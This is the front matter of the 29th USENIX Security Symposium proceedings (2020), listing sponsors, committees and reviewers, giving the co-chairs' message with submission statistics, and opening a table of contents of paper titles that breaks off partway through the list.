conference

proceedings

29th USENIX Security Symposium

August 12–14, 2020

Sponsored by

usenix
THE ADVANCED COMPUTING SYSTEMS ASSOCIATION

ISBN 978-1-939133-17-5

Proceedings of the 29th USENIX Security Symposium

August 12–14, 2020

USENIX Security '20 Sponsors

Platinum Sponsor

FACEBOOK

Diamond Sponsor

Microsoft

Gold Sponsor

salesforce

Silver Sponsors

ByteDance

cisco

kaspersky

Bronze Sponsors

Baidu 百度

Dropbox

Google

IBM

intel

Qualcomm

Industry Partners and Media Sponsors

ACM *Queue*
DMTF
FreeBSD Foundation

USENIX Supporters

USENIX Patrons

Bloomberg • Facebook • Google
Microsoft • NetApp

USENIX Benefactors

Amazon • Oracle • Thinkst Canary
Two Sigma • VMware

USENIX Partners

Top10VPN

Open Access Publishing Partner

PeerJ

USENIX Association

Proceedings of the
29th USENIX Security Symposium

August 12–14, 2020

© 2020 by The USENIX Association

All Rights Reserved

This volume is published as a collective work. Rights to individual papers remain with the author or the author's employer. Permission is granted for the noncommercial reproduction of the complete work for educational or research purposes. Permission is granted to print, primarily for one person's exclusive use, a single copy of these Proceedings. USENIX acknowledges all trademarks herein.

ISBN 978-1-939133-17-5

Cover Image created by freevector.com and distributed under the Creative Commons Attribution-ShareAlike 4.0 license (https://creativecommons.org/licenses/by-sa/4.0/).

Symposium Organizers

Program Co-Chairs
Srdjan Capkun, *ETH Zurich*
Franziska Roesner, *University of Washington*

Program Committee
Yasemin Acar, *Leibniz University Hannover*
Devdatta Akhawe, *Dropbox, Inc.*
Ben Andow, *Google*
Adam Aviv, *United States Naval Academy*
Michael Bailey, *University of Illinois at Urbana-Champaign*
Adam Bates, *University of Illinois at Urbana–Champaign*
Lejla Batina, *Radboud University*
Lujo Bauer, *Carnegie Mellon University*
Nikita Borisov, *University of Illinois at Urbana–Champaign*
Herbert Bos, *Vrije Universiteit Amsterdam*
Sven Bugiel, *Helmholtz Center for Information Security (CISPA)*
Kevin Butler, *University of Florida*
Joe Calandrino, *Federal Trade Commission*
Stefano Calzavara, *Università Ca' Foscari Venezia*
Yinzhi Cao, *Johns Hopkins University*
Lorenzo Cavallaro, *King's College London*
Stephen Checkoway, *Oberlin College*
William Cheswick, *University of Pennsylvania*
Cas Cremers, *Helmholtz Center for Information Security (CISPA)*
Nathan Dautenhahn, *Rice University*
Lucas Davi, *Universität Duisburg-Essen*
Emiliano De Cristofaro, *University College London*
Adam Doupé, *Arizona State University*
Thomas Dullien, *optimyze.cloud AG*
Zakir Durumeric, *Stanford University*
Manuel Egele, *Boston University*
William Enck, *North Carolina State University*
Birhanu Eshete, *University of Michigan, Dearborn*
David Evans, *University of Virginia*
Sascha Fahl, *Leibniz University Hannover*
Giulia Fanti, *Carnegie Mellon University*
Nick Feamster, *University of Chicago*
Ariel J. Feldman, *Google*
Earlence Fernandes, *University of Washington*
Aurélien Francillon, *EURECOM*
David Freeman, *Facebook*
Kevin Fu, *University of Michigan*
Siddharth Garg, *New York University*
Carrie Gates, *Bank of America*
Daniel Genkin, *University of Michigan*
Matthew Green, *Johns Hopkins University*
Rachel Greenstadt, *New York University*
Daniel Gruss, *Graz University of Technology*
Xiali (Sharon) Hei, *University of Louisiana at Lafayette*
Thorsten Holz, *Ruhr-Universität Bochum*
Trent Jaeger, *The Pennsylvania State University*
Rob Jansen, *U.S. Naval Research Laboratory*
Mobin Javed, *Lahore University of Management Sciences*
Ari Juels, *Cornell Tech*
Apu Kapadia, *Indiana University*
Aniket Kate, *Purdue*
Vasileios Kemerlis, *Brown University*
Yongdae Kim, *Korea Advanced Institute of Science and Technology (KAIST)*
Engin Kirda, *Northeastern University*
Tadayoshi Kohno, *University of Washington*
Farinaz Koushanfar, *University of California, San Diego*
Katharina Krombholz, *Helmholtz Center for Information Security (CISPA)*
Pierre Laperdrix, *CNRS, University of Lille*
Mathias Lecuyer, *Columbia University*
Tancrède Lepoint, *Google*
Frank Li, *Facebook/Georgia Institute of Technology*
Martina Lindorfer, *Technische Universität Wien*
Long Lu, *Northeastern University*
Matteo Maffei, *Technische Universität Wien*
Stefan Mangard, *Graz University of Technology*
Ivan Martinovic, *University of Oxford*
Clémentine Maurice, *IRISA*
René Mayrhofer, *Johannes Kepler Universität Linz*
Damon McCoy, *New York University*
Jon McCune, *Google*
Patrick McDaniel, *The Pennsylvania State University*
Sarah Meiklejohn, *University College London*
Jelena Mirkovic, *USC/Information Sciences Institute*
Esfandiar Mohammadi, *University of Lübeck*
Veelasha Moonsamy, *Radboud University*
Anita Nikolich, *Illinois Institute of Technology*
Shirin Nilizadeh, *The University of Texas at Arlington*
Guevara Noubir, *Northeastern University*
Nils Ole Tippenhauer, *Helmholtz Center for Information Security (CISPA)*
Yossi Oren, *Ben-Gurion University of the Negev*
Nicolas Papernot, *University of Toronto*
Kenny Paterson, *ETH Zurich*
Mathias Payer, *École Polytechnique Fédérale de Lausanne (EPFL)*
Paul Pearce, *Georgia Institute of Technology*
Giancarlo Pellegrino, *Stanford University and Helmholtz Center for Information Security (CISPA)*
Adrian Perrig, *ETH Zurich*
Christina Poepper, *New York University Abu Dhabi*
Jason Polakis, *University of Illinois at Chicago*
Adrienne Porter Felt, *Google*
Niels Provos, *Stripe*
Amir Rahmati, *Stony Brook University*
Aanjhan Ranganathan, *Northeastern University*
Kaveh Razavi, *Vrije Universiteit Amsterdam*
Bradley Reaves, *North Carolina State University*
Elissa Redmiles, *Princeton University*
Konrad Rieck, *Technische Universität Braunschweig*
Eyal Ronen, *Tel Aviv University*
Ahmad-Reza Sadeghi, *Technische Universität Darmstadt*
Nolen Scaife, *University of Florida*
Wendy Seltzer, *W3C and Massachusetts Institute of Technology*

Huasong Shan, *JD.com Silicon Valley R&D Center*
Micah Sherr, *Georgetown University*
Deian Stefan, *University of California, San Diego*
Ben Stock, *Helmholtz Center for Information Security (CISPA)*
Gianluca Stringhini, *Boston University*
Yuan Tian, *University of Virginia*
Patrick Traynor, *University of Florida*
Carmela Troncoso, *École Polytechnique Fédérale de Lausanne (EPFL)*
Gene Tsudik, *University of California, Irvine*
Blase Ur, *University of Chicago*
Ingrid Verbauwhede, *Katholieke Universiteit Leuven*
Bimal Viswanath, *Virginia Polytechnic Institute and State University*
David Wagner, *University of California, Berkeley*
Byron J. Williams, *University of Florida*
Xinyu Xing, *The Pennsylvania State University*
Wenyuan Xu, *Zhejiang University*
Yuval Yarom, *University of Adelaide and Data61*
Daniel Zappala, *Brigham Young University*
Mary Ellen Zurko, *MIT Lincoln Laboratory*

Steering Committee
Matt Blaze, *Georgetown University*
Dan Boneh, *Stanford University*
William Enck, *North Carolina State University*
Kevin Fu, *University of Michigan*
Casey Henderson, *USENIX Association*
Nadia Heninger, *University of California, San Diego*
Thorsten Holz, *Ruhr-Universität Bochum*
Jaeyeon Jung, *Samsung Electronics*
Engin Kirda, *Northeastern University*
Tadayoshi Kohno, *University of Washington*
Thomas Ristenpart, *Cornell Tech*
Patrick Traynor, *University of Florida*
David Wagner, *University of California, Berkeley*

External Reviewers

Sadia Afroz
Michael Bailey
Cameron Ballard
Ian Beer
Karthikeyan Bhargavan
Vincent Bindschaedler
Sam Bretheim
Claudio Canella
Alessandro Chiesa
Lukasz Chmielewski
Mihai Christodorescu
Jiska Classen
Shaanan Cohney
David Crandall
Phil Daian
Ivan De Oliveira Nunes
Roger Dingledine
Benjamin Dowling
Orr Dunkelman
Steven Englehardt
Roya Ensafi
Dennis Felsch
Adrià Gascón
Zafar Gilani
Neil Gong
Zichen Gui
Gernot Heiser
Grant Ho
Md Imran Hossen
Joseph Jaeger
Sakshi Jain
Stanislaw Jarecki
Xiaoyu Ji
Tyler Michael Kaczmarek
Kolbeinn Karlsson
Mahimna Kelkar
Billy Lau
Tobias Lauinger
Ben Laurie
Kiron Lebeck
Chen-Kuei Lee
Moritz Lipp
Claudio Lucchese
Wouter Lueks
Aditya Mandalika
Shrirang Mare
Stephen McCamant
Vincent Migliore
Andrew Miller
Omid Mir
Rafael Misoczki
Pedro Moreno-Sanchez
Marius Muench
Adwait Nadkarni
Yoshimichi Nakatsuka
Peter Ney
Rebekah Overdorf
Sikhar Patranabis
Mike Perry
Phu Phung
Norrathep Rattanavipanon
Charles Reis
Md. Alimoor Reza
Thomas Ristenpart
Tom Ritter
Ralf Sasse
Prateek Saxena
Martin Schwaighofer
Michael Schwarz
Karn Seth
Rohit Sinha
Marco Squarcina
Kejsi Take
Dave (Jing) Tian
Gabriele Tolomei
Chau Tran
Yazhou Tu
Luke Valenta
Ryan Wails
Janith Weerasinghe
Samuel Weiser
Jan Wichelmann
Luca Wilke
Eric Wustrow
Minhui Xue
Tuba Yavuz
Yannick Zakowski
Huan Zhang

Message from the USENIX Security '20 Program Co-Chairs

Welcome to our fully virtual USENIX Security Symposium! While we are very sad not to welcome you to an in-person conference in Boston this year, the COVID-19 situation would not have allowed us to do so safely. We are nevertheless excited to welcome you to the virtual event, featuring a record 157 technical papers, two extremely timely panels on contact tracing and voting, and numerous opportunities for online engagement with authors and other participants around the world. We chose to simplify the program compared to recent years (e.g., omitting a poster session and full invited talks track) in order to focus on these core parts of the experience while navigating global time zones and the new online format.

In putting together this year's technical program, we followed in the footsteps of the 28th USENIX Security Symposium, which introduced a multiple submission model with journal-style revisions. Whereas 2019 was a transition year with only two deadlines, USENIX Security 2020 had the full planned set of quarterly deadlines on May 15, 2019 (Spring), August 23, 2019 (Summer), November 15, 2019 (Fall), and February 15, 2020 (Winter). (Next year's USENIX Security Symposium has reduced this to only three deadlines throughout the year, an adjustment that we support based on our experience.) As in previous years, for each submission deadline, we used a double-blind review process with two rounds of reviews, and with an opportunity for authors of papers not rejected before the second round to respond to the first-round reviews.

Like in 2019, submitted papers could receive one of the following five outcomes:

- Accept: These papers were accepted without conditions.
- Minor Revision: These papers were accepted under the condition that textual changes would be made, under the guidance of a shepherd.
- Major Revision: These papers were returned to the authors with a specific list of revision requirements from the reviewers. These papers could resubmit a revised version, along with a letter to the reviewers about how the requested changes had been made, to a subsequent deadline (not the immediately next deadline, but either of the following two). Papers were still considered under revision during this time (unless explicitly withdrawn by the authors), and to the extent possible, we re-assigned resubmissions to the original set of reviewers. Decisions on Major Revision resubmission were typically made in the first round of our reviewing process.
- Reject & Resubmit: These papers were rejected, but reviewers did not rule out that a substantial revision might lead to a strong paper in the future (though could not sufficiently specify the path for such a revision). These papers could not be resubmitted for the next two deadlines.
- Reject: These papers were rejected and not permitted to submit again for a full year.

Anticipating a large number of submissions, we assembled a strong and diverse program committee consisting of over 100 members, and we added additional new members as submission volumes rose throughout the year. Over the course of the year, 120 people served on our PC, of which 22% were women, 13% came from industry, government, or non-profits, and included researchers from around the globe, although predominantly from the US (65%) and Europe (25%). We are also grateful for the contributions of many external reviewers.

We received the highest number of submissions ever to USENIX Security: 977 (an increase of 32% over the previous record-breaking year). The most popular deadline was the last (Winter) cycle, when we received 49% of submissions. We ultimately accepted a record-high number of papers, 157, with an overall acceptance rate of 16.1%. Of the accepted papers, 38% were resubmissions of Major Revisions. We found that the acceptance rate of resubmissions was very high: 85.7%. We view this as a validation of the Major Revision model, suggesting that some of these formerly borderline papers find their way to acceptance through the mentored revision process in the large majority of cases. We congratulate all of these authors on their excellent work and thank all the involved reviewers for their constructive feedback and guidance!

For those of you interested in the full breakdown of submission and outcome statistics per cycle:

- Spring 2019: We received 58 submissions, 13 of which were Major Revision resubmissions. Of new submissions, 4 were Desk Rejected (for CFP violations), 0 received an Accept outcome, 3 a Minor Revision, 7 a Major Revision, 25 a Reject & Resubmit (11 of these in round 1), 4 a Reject (3 of these in round 1), and 2 were Withdrawn. Of Major Revision resubmissions, 5 received an Accept outcome, 5 a Minor Revision, 3 a Reject & Resubmit, and 0 a Reject. We did not give resubmissions a second Major Revision outcome.

- Summer 2019: We received 187 submissions, 26 of which were Major Revision resubmissions. Of new submissions, 5 were Desk Rejected, 1 received an Accept outcome, 15 a Minor Revision, 30 a Major Revision, 82 a Reject & Resubmit (49 of these in round 1), and 28 a Reject (25 of these in round 1). Of Major Revision resubmissions, 8 received an Accept outcome, 15 a Minor Revision, 3 a Reject & Resubmit, and 0 a Reject.
- Fall 2019: We received 255 submissions, 6 of which were Major Revision resubmissions. Of new submissions, 5 were Desk Rejected, 5 received an Accept outcome, 33 a Minor Revision, 38 a Major Revision, 141 a Reject & Resubmit (78 of these in round 1), 26 a Reject (23 of these in round 1), and 1 was Withdrawn. Of Major Revision resubmissions, 4 received an Accept outcome, 1 a Minor Revision, 1 a Reject & Resubmit, and 0 a Reject.
- Winter 2020: We received 477 submissions, 25 of which were Major Revision resubmissions. Of new submissions, 14 were Desk Rejected, 3 received an Accept outcome, 37 a Minor Revision (originally 38, but one was transitioned to a Major Revision during the shepherding process), 72 a Major Revision, 285 a Reject & Resubmit (142 of these in round 1), 36 a Reject (31 of these in round 1), and 5 were Withdrawn. Of Major Revision resubmissions, 7 received an Accept outcome, 15 a Minor Revision, 3 a Reject & Resubmit, and 0 a Reject.

We are excited that this year's USENIX Security is the first to include an Artifact Evaluation, thanks to the initiative and leadership by Thorsten Holz and Brendan Dolan-Gavitt. A 35-person Artifact Evaluation Committee evaluated a total of 40 artifacts, of which 38 passed the evaluation. These papers are identified by the "Evaluated Artifact" badge included in the final versions of their papers.

We had planned to hold two in-person PC meetings, one in August co-located with USENIX Security 2019, and one in April in Zurich. The August meeting took place, focusing mostly on a town hall discussion about reviewing norms, policies, and plans for the year (enabled in part by a low volume of Spring submissions). We chose to cancel the April meeting in early March, when it became clear that worsening pandemic conditions would make travel uncertain if not dangerous. While we considered holding a synchronous online PC meeting, we chose not to do so due to the challenges of coordinating logistics on short notice and given the challenges everyone was facing in April, and because we had already seen and practiced successful discussion and thoughtful deliberation in our earlier online-only review cycles. While we sorely missed the opportunity to meet and discuss with our wonderful PC in person (and believe the meetings serve a valuable purpose when possible), we greatly appreciated the continued deep engagement of reviewers in our online discussion process even under these challenging conditions.

We are extremely grateful to the authors, our program committee, our artifact evaluation committee, many external reviewers, our Review Task Force (who helped ensure high review and discussion quality: Michael Bailey, Rachel Greenstadt, Tadayoshi Kohno, Mathias Payer, Patrick Traynor), the USENIX staff (especially Casey Henderson and Jasmine Murcia), the USENIX Security steering committee, and others for the extensive and incredible work that they have done throughout a year that was challenging in many ways. We are excited to bring you the largest-ever USENIX Security program, and we look forward to the opportunity to engage with many of you online in new ways—and with more participants—that might not even have been possible in person.

We are also excited to pass the baton to Michael Bailey and Rachel Greenstadt as next year's co-chairs (though we will continue to handle the resubmissions of papers that received Major Revisions during the 2020 review period). Finally, we look forward to seeing you online at the USENIX Security 2020 and hopefully again in person in 2021. In the meantime, most importantly, stay well.

Srdjan Čapkun, *ETH Zurich*
Franziska Roesner, *University of Washington*
USENIX Security '20 Program Co-Chairs

29th USENIX Security Symposium

August 12–14, 2020

Wednesday, August 12

Wireless Security

A Formal Analysis of IEEE 802.11's WPA2: Countering the Kracks Caused by Cracking the Counters 1
Cas Cremers, Benjamin Kiesl, and Niklas Medinger, *CISPA Helmholtz Center for Information Security*

Frankenstein: Advanced Wireless Fuzzing to Exploit New Bluetooth Escalation Targets 19
Jan Ruge and Jiska Classen, *Secure Mobile Networking Lab, TU Darmstadt;* Francesco Gringoli, *Dept. of Information Engineering, University of Brescia;* Matthias Hollick, *Secure Mobile Networking Lab, TU Darmstadt*

Breaking Secure Pairing of Bluetooth Low Energy Using Downgrade Attacks 37
Yue Zhang, *College of Information Science and Technology, Jinan University* (*Department of Computer Science, University of Central Florida*)*;* Jian Weng, *College of Information Science and Technology, Jinan University;* Rajib Dey, *Department of Computer Science, University of Central Florida;* Yier Jin, *Department of Electrical and Computer Engineering, University of Florida;* Zhiqiang Lin, *Computer Science and Engineering, The Ohio State University;* Xinwen Fu, *Department of Computer Science, University of Central Florida*

You Are What You Broadcast: Identification of Mobile and IoT Devices from (Public) WiFi. 55
Lingjing Yu, *Institute of Information Engineering, Chinese Academy of Sciences; School of Cybersecurity, University of the Chinese Academy of Sciences;* Bo Luo, *The University of Kansas;* Jun Ma, *Tsinghua University;* Zhaoyu Zhou and Qingyun Liu, *Institute of Information Engineering, Chinese Academy of Sciences*

***Call Me Maybe:* Eavesdropping Encrypted LTE Calls With ReVoLTE 73**
David Rupprecht, Katharina Kohls, and Thorsten Holz, *Ruhr University Bochum;* Christina Pöpper, *NYU Abu Dhabi*

Human Factors

A Comprehensive Quality Evaluation of Security and Privacy Advice on the Web 89
Elissa M. Redmiles, Noel Warford, Amritha Jayanti, and Aravind Koneru, *University of Maryland;* Sean Kross, *University of California, San Diego;* Miraida Morales, *Rutgers University;* Rock Stevens and Michelle L. Mazurek, *University of Maryland*

Understanding security mistakes developers make: Qualitative analysis from Build It, Break It, Fix It 109
Daniel Votipka, Kelsey R. Fulton, James Parker, Matthew Hou, Michelle L. Mazurek, and Michael Hicks, *University of Maryland*

Empirical Measurement of Systemic 2FA Usability 127
Joshua Reynolds, *University of Illinois at Urbana-Champaign and University of California, Berkeley and International Computer Science Institute;* Nikita Samarin, *University of California, Berkeley and International Computer Science Institute;* Joseph Barnes, Taylor Judd, Joshua Mason, and Michael Bailey, *University of Illinois at Urbana-Champaign;* Serge Egelman, *University of California, Berkeley and International Computer Science Institute*

What Twitter Knows: Characterizing Ad Targeting Practices, User Perceptions, and Ad Explanations Through Users' Own Twitter Data 145
Miranda Wei, *University of Washington / University of Chicago;* Madison Stamos and Sophie Veys, *University of Chicago;* Nathan Reitinger and Justin Goodman, *University of Maryland;* Margot Herman, *University of Chicago;* Dorota Filipczuk, *University of Southampton;* Ben Weinshel, *University of Chicago;* Michelle L. Mazurek, *University of Maryland;* Blase Ur, *University of Chicago*

The Impact of Ad-Blockers on Product Search and Purchase Behavior: A Lab Experiment 163
Alisa Frik, *International Computer Science Institute / UC Berkeley;* Amelia Haviland and Alessandro Acquisti, *Heinz College, Carnegie Mellon University*

Software Security and Verification

Symbolic execution with SymCC: Don't interpret, compile! 181
Sebastian Poeplau and Aurélien Francillon, *EURECOM*

Sys: a Static/Symbolic Tool for Finding Good Bugs in Good (Browser) Code 199
Fraser Brown, *Stanford University;* Deian Stefan, *UC San Diego;* Dawson Engler, *Stanford University*

Everything Old is New Again: Binary Security of WebAssembly 217
Daniel Lehmann, *University of Stuttgart;* Johannes Kinder, *Bundeswehr University Munich;* Michael Pradel, *University of Stuttgart*

AURORA: Statistical Crash Analysis for Automated Root Cause Explanation 235
Tim Blazytko, Moritz Schlögel, Cornelius Aschermann, Ali Abbasi, Joel Frank, Simon Wörner, and Thorsten Holz, *Ruhr-Universität Bochum*

SmartVerif: Push the Limit of Automation Capability of Verifying Security Protocols by Dynamic Strategies 253
Yan Xiong, Cheng Su, Wenchao Huang, Fuyou Miao, Wansen Wang, and Hengyi Ouyang, *University of Science and Technology of China*

Mobile 1

BIGMAC: Fine-Grained Policy Analysis of Android Firmware. 271
Grant Hernandez, *University of Florida;* Dave (Jing) Tian, *Purdue University;* Anurag Swarnim Yadav, Byron J. Williams, and Kevin R.B. Butler, *University of Florida*

From Needs to Actions to Secure Apps? The Effect of Requirements and Developer Practices on App Security . . . 289
Charles Weir, *Lancaster University;* Ben Hermann, *Paderborn University;* Sascha Fahl, *Leibniz University Hannover*

FANS: Fuzzing Android Native System Services via Automated Interface Analysis 307
Baozheng Liu and Chao Zhang, *Institute of Network Science and Cyberspace, Tsinghua University; Beijing National Research Center for Information Science and Technology;* Guang Gong, *Alpha Lab, 360 Internet Security Center;* Yishun Zeng, *Institute of Network Science and Cyberspace, Tsinghua University; Beijing National Research Center for Information Science and Technology;* Haifeng Ruan, *Department of Computer Science and Technology, Tsinghua University;* Jianwei Zhuge, *Institute of Network Science and Cyberspace, Tsinghua University; Beijing National Research Center for Information Science and Technology*

Chaperone: Real-time Locking and Loss Prevention for Smartphones 325
Jiayi Chen and Urs Hengartner, *Cheriton School of Computer Science, University of Waterloo;* Hassan Khan, *School of Computer Science, University of Guelph;* Mohammad Mannan, *Concordia Institute for Information Systems Engineering, Concordia University*

Towards HTTPS Everywhere on Android: We Are Not There Yet. 343
Andrea Possemato, *EURECOM / IDEMIA;* Yanick Fratantonio, *EURECOM*

Phishing, Spam, and Threat Intelligence

Sunrise to Sunset: Analyzing the End-to-end Life Cycle and Effectiveness of Phishing Attacks at Scale 361
Adam Oest and Penghui Zhang, *Arizona State University;* Brad Wardman, Eric Nunes, and Jakub Burgis, *PayPal;* Ali Zand and Kurt Thomas, *Google;* Adam Doupé, *Arizona State University;* Gail-Joon Ahn, *Arizona State University, Samsung Research*

PhishTime: Continuous Longitudinal Measurement of the Effectiveness of Anti-phishing Blacklists 379
Adam Oest, Yeganeh Safaei, and Penghui Zhang, *Arizona State University;* Brad Wardman and Kevin Tyers, *PayPal;* Yan Shoshitaishvili and Adam Doupé, *Arizona State University;* Gail-Joon Ahn, *Arizona State University, Samsung Research*

Who's Calling? Characterizing Robocalls through Audio and Metadata Analysis. 397
Sathvik Prasad, Elijah Bouma-Sims, Athishay Kiran Mylappan, and Bradley Reaves, *North Carolina State University*

See No Evil: Phishing for Permissions with False Transparency 415
Güliz Seray Tuncay, *Google, University of Illinois at Urbana-Champaign;* Jingyu Qian and Carl A. Gunter, *University of Illinois at Urbana-Champaign*

A different cup of TI? The added value of commercial threat intelligence. 433
Xander Bouwman, *Delft University of Technology, the Netherlands;* Harm Griffioen, *Hasso Plattner Institute, University of Potsdam, Germany;* Jelle Egbers, *Delft University of Technology, the Netherlands;* Christian Doerr, *Hasso Plattner Institute, University of Potsdam, Germany;* Bram Klievink, *Leiden University, the Netherlands;* Michel van Eeten, *Delft University of Technology, the Netherlands*

Trusted Execution Environments 1

HybCache: Hybrid Side-Channel-Resilient Caches for Trusted Execution Environments 451
Ghada Dessouky, Tommaso Frassetto, and Ahmad-Reza Sadeghi, *Technische Universität Darmstadt*

CopyCat: Controlled Instruction-Level Attacks on Enclaves 469
Daniel Moghimi, *Worcester Polytechnic Institute;* Jo Van Bulck, *KU Leuven;* Nadia Heninger, *University of California, San Diego, CA, USA;* Frank Piessens, *KU Leuven;* Berk Sunar, *Worcester Polytechnic Institute*

An Off-Chip Attack on Hardware Enclaves via the Memory Bus 487
Dayeol Lee, *UC Berkeley;* Dongha Jung, *SK Hynix;* Ian T. Fang, *UC Berkeley;* Chia-Che Tsai, *Texas A&M University;* Raluca Ada Popa, *UC Berkeley*

Civet: An Efficient Java Partitioning Framework for Hardware Enclaves 505
Chia-Che Tsai, *Texas A&M University;* Jeongseok Son, *UC Berkeley;* Bhushan Jain, *The University of North Carolina at Chapel Hill;* John McAvey, *Hendrix College;* Raluca Ada Popa, *UC Berkeley;* Donald E. Porter, *The University of North Carolina at Chapel Hill*

BesFS: A POSIX Filesystem for Enclaves with a Mechanized Safety Proof 523
Shweta Shinde, *University of California, Berkeley;* Shengyi Wang and Pinghai Yuan, *National University of Singapore;* Aquinas Hobor, *National University of Singapore & Yale-NUS College;* Abhik Roychoudhury and Prateek Saxena, *National University of Singapore*

Network Security

EPIC: Every Packet Is Checked in the Data Plane of a Path-Aware Internet 541
Markus Legner, Tobias Klenze, Marc Wyss, Christoph Sprenger, and Adrian Perrig, *ETH Zurich*

ShadowMove: A Stealthy Lateral Movement Strategy 559
Amirreza Niakanlahiji, *University of Illinois Springfield;* Jinpeng Wei and Md Rabbi Alam, *UNC Charlotte;* Qingyang Wang, *Louisiana State University;* Bei-Tseng Chu, *UNC Charlotte*

Poison Over Troubled Forwarders: A Cache Poisoning Attack Targeting DNS Forwarding Devices 577
Xiaofeng Zheng, *Tsinghua University; Qi An Xin Technology Research Institute;* Chaoyi Lu and Jian Peng, *Tsinghua University;* Qiushi Yang, *Qi An Xin Technology Research Institute;* Dongjie Zhou, *State Key Laboratory of Mathematical Engineering and Advanced Computing;* Baojun Liu, *Tsinghua University;* Keyu Man, *University of California, Riverside;* Shuang Hao, *University of Texas at Dallas;* Haixin Duan, *Tsinghua University; Qi An Xin Technology Research Institute;* Zhiyun Qian, *University of California, Riverside*

Programmable In-Network Security for Context-aware BYOD Policies 595
Qiao Kang, *Rice University;* Lei Xue, *The Hong Kong Polytechnic University;* Adam Morrison, Yuxin Tang, and Ang Chen, *Rice University;* Xiapu Luo, *The Hong Kong Polytechnic University*

A Longitudinal and Comprehensive Study of the DANE Ecosystem in Email 613
Hyeonmin Lee, *Seoul National University;* Aniketh Gireesh, *Amrita Vishwa Vidyapeetham;* Roland van Rijswijk-Deij, *University of Twente & NLnet Labs;* Taekyoung "Ted" Kwon, *Seoul National University;* Taejoong Chung, *Rochester Institute of Technology*

NXNSAttack: Recursive DNS Inefficiencies and Vulnerabilities 631
Yehuda Afek, *Tel-Aviv University;* Anat Bremler-Barr, *IDC;* Lior Shafir, *Tel Aviv University*

Web Security and Privacy

Shim Shimmeny: Evaluating the Security and Privacy Contributions of Link Shimming in the Modern Web 649
Frank Li, *Georgia Institute of Technology / Facebook*

Cached and Confused: Web Cache Deception in the Wild 665
Seyed Ali Mirheidari, *University of Trento;* Sajjad Arshad, *Northeastern University;* Kaan Onarlioglu, *Akamai Technologies;* Bruno Crispo, *University of Trento, KU Leuven;* Engin Kirda and William Robertson, *Northeastern University*

A Tale of Two Headers: A Formal Analysis of Inconsistent Click-Jacking Protection on the Web 683
Stefano Calzavara, *Università Ca' Foscari Venezia;* Sebastian Roth, *CISPA Helmholtz Center for Information Security and Saarbrücken Graduate School of Computer Science;* Alvise Rabitti, *Università Ca' Foscari Venezia;* Michael Backes and Ben Stock, *CISPA Helmholtz Center for Information Security*

Retrofitting Fine Grain Isolation in the Firefox Renderer 699
Shravan Narayan and Craig Disselkoen, *UC San Diego;* Tal Garfinkel, *Stanford University;* Nathan Froyd and Eric Rahm, *Mozilla;* Sorin Lerner, *UC San Diego;* Hovav Shacham, *UT Austin;* Deian Stefan, *UC San Diego*

Zero-delay Lightweight Defenses against Website Fingerprinting 717
Jiajun Gong and Tao Wang, *Hong Kong University of Science and Technology*

Achieving Keyless CDNs with Conclaves 735
Stephen Herwig, *University of Maryland;* Christina Garman, *Purdue University;* Dave Levin, *University of Maryland*

Trusted Execution Environments 2

SENG, the SGX-Enforcing Network Gateway: Authorizing Communication from Shielded Clients 753
Fabian Schwarz and Christian Rossow, *CISPA Helmholtz Center for Information Security*

APEX: A Verified Architecture for Proofs of Execution on Remote Devices under Full Software Compromise . . . 771
Ivan De Oliveira Nunes, *UC Irvine;* Karim Eldefrawy, *SRI International;* Norrathep Rattanavipanon, *UC Irvine and Prince of Songkla University;* Gene Tsudik, *UC Irvine*

PartEmu: Enabling Dynamic Analysis of Real-World TrustZone Software Using Emulation 789
Lee Harrison and Hayawardh Vijayakumar, *Samsung Knox, Samsung Research America;* Rohan Padhye and Koushik Sen, *EECS Department, University of California, Berkeley;* Michael Grace, *Samsung Knox, Samsung Research America*

PHMon: A Programmable Hardware Monitor and Its Security Use Cases. 807
Leila Delshadtehrani, Sadullah Canakci, Boyou Zhou, Schuyler Eldridge, Ajay Joshi, and Manuel Egele, *Boston University*

Horizontal Privilege Escalation in Trusted Applications 825
Darius Suciu, *Stony Brook University;* Stephen McLaughlin and Laurent Simon, *Samsung Research America;* Radu Sion, *Stony Brook University*

TeeRex: Discovery and Exploitation of Memory Corruption Vulnerabilities in SGX Enclaves. 841
Tobias Cloosters, Michael Rodler, and Lucas Davi, *University of Duisburg-Essen*

Thursday, August 13

Automotive and Drone Security

Stealthy Tracking of Autonomous Vehicles with Cache Side Channels 859
Mulong Luo, Andrew C. Myers, and G. Edward Suh, *Cornell University*

Towards Robust LiDAR-based Perception in Autonomous Driving: General Black-box Adversarial Sensor Attack and Countermeasures. 877
Jiachen Sun and Yulong Cao, *University of Michigan;* Qi Alfred Chen, *UC Irvine;* Z. Morley Mao, *University of Michigan*

SAVIOR: Securing Autonomous Vehicles with Robust Physical Invariants. 895
Raul Quinonez, *University of Texas at Dallas;* Jairo Giraldo, *University of Utah;* Luis Salazar, *University of California, Santa Cruz;* Erick Bauman, *University of Texas at Dallas;* Alvaro Cardenas, *University of California, Santa Cruz;* Zhiqiang Lin, *Ohio State University*

From Control Model to Program: Investigating Robotic Aerial Vehicle Accidents with MayDay. 913
Taegyu Kim, *Purdue University;* Chung Hwan Kim, *University of Texas at Dallas;* Altay Ozen, Fan Fei, Zhan Tu, Xiangyu Zhang, Xinyan Deng, Dave (Jing) Tian, and Dongyan Xu, *Purdue University*

Drift with Devil: Security of Multi-Sensor Fusion based Localization in High-Level Autonomous Driving under GPS Spoofing 931
Junjie Shen, Jun Yeon Won, Zeyuan Chen, and Qi Alfred Chen, *University of California, Irvine*

Plug-N-Pwned: Comprehensive Vulnerability Analysis of OBD-II Dongles as A New Over-the-Air Attack Surface in Automotive IoT 949
Haohuang Wen, *Ohio State University;* Qi Alfred Chen, *University of California, Irvine;* Zhiqiang Lin, *Ohio State University*

Privacy Enhancing Technologies

PCKV: Locally Differentially Private Correlated Key-Value Data Collection with Optimized Utility 967
Xiaolan Gu and Ming Li, *University of Arizona;* Yueqiang Cheng, *Baidu X-Lab;* Li Xiong, *Emory University;* Yang Cao, *Kyoto University*

Actions Speak Louder than Words: Entity-Sensitive Privacy Policy and Data Flow Analysis with PoliCheck. 985
Benjamin Andow, *IBM T.J. Watson Research Center;* Samin Yaseer Mahmud, Justin Whitaker, William Enck, and Bradley Reaves, *North Carolina State University;* Kapil Singh, *IBM T.J. Watson Research Center;* Serge Egelman, *U.C. Berkeley / ICSI / AppCensus Inc.*

Walking Onions: Scaling Anonymity Networks while Protecting Users. 1003
Chelsea H. Komlo, *University of Waterloo;* Nick Mathewson, *The Tor Project;* Ian Goldberg, *University of Waterloo*

Differentially-Private Control-Flow Node Coverage for Software Usage Analysis 1021
